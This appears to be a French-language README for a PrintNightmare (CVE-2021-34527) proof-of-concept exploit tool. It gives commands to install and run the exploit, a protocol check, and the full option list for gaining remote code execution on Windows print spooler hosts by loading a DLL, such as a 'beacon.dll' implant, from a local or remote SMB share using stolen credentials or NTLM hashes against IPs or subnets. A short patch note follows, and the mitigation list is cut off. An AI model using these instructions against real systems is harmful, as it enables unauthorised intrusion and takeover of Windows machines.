 m8sec/cve-2021-34527
PrintNightmare (CVE-2021-34527) PoC Exploit



Cette version de l'exploit PrintNightmare est basée sur le code créé par Cube0x0, avec les fonctionnalités suivantes :
MS-RPRN et MS-PAR (définis dans les arguments CMD).Avant d'exécuter, installez la dernière version d'impacket :
git clone https://github.com/SecureAuthCorp/impacket
cd impacket
python3 setup install

git clone https://github.com/m8sec/CVE-2021-34527
cd CVE-2021-34527
python3 CVE-2021-34527.py -h
Le rpcdump.py d'Impacket peut être utilisé pour vérifier les protocoles MS-PAR et MS-RPRN :
>> rpcdump.py @192.168.1.10 | egrep 'MS-RPRN|MS-PAR'
Protocol: [MS-PAR]: Print System Asynchronous Remote Protocol
Protocol: [MS-RPRN]: Print System Remote Protocol
Alternativement, le scanner ItWasAllADream de byt3bl33d3r peut être utilisé pour scanner les cibles et valider la vulnérabilité RCE de PrintNightmare.
  -v VERBOSE            Enable verbose logging from SMB server
  -t TIMEOUT            Connection timeout

Authentication:
  -u USERNAME           Set username
  -H HASH, -hashes      Use NTLM Hash for authentication
  -p PASSWORD           Set password
  -d DOMAIN             Set domain
  --local-auth          Authenticate to target host, no domain

DLL Execution:
  -dll DLL                  Path to local DLL file to execute "beacon.dll"
  --remote-dll REMOTE_DLL   Remote dll "\\192.168.1.25\Share\beacon.dll"
  -share SHARE              Set local SMB share name
  --local-ip LOCAL_IP       Set local IP (defaults to primary interface)

Target(s):
  -pDriverPath PDRIVERPATH  Define Driver path. Example 'C:\Windows\System32\DriverStore\FileRepository\ntprint.inf_amd64_83aa9aebf5dffc96\Amd64\UNIDRV.DLL'
  -port [destination port]  Destination port to connect to SMB Server
  -proto {MS-RPRN,MS-PAR}   Target protocol (Default=MS-RPRN)
  target                    192.168.2.2, target.txt, 10.0.0.0/24 (positional)
Microsoft a publié plusieurs correctifs pour PrintNightmare, le plus récent datant du Patch Tuesday de septembre 2021. Cela a corrigé la vulnérabilité sous-jacente et les contournements ultérieurs découverts. Pour plus d'informations, consultez les conseils officiels de Microsoft :
https://msrc.microsoft.com/update-guide/vulnerability/CVE-2021-34527
Des stratégies supplémentaires pour atténuer cette vulnérabilité incluent :
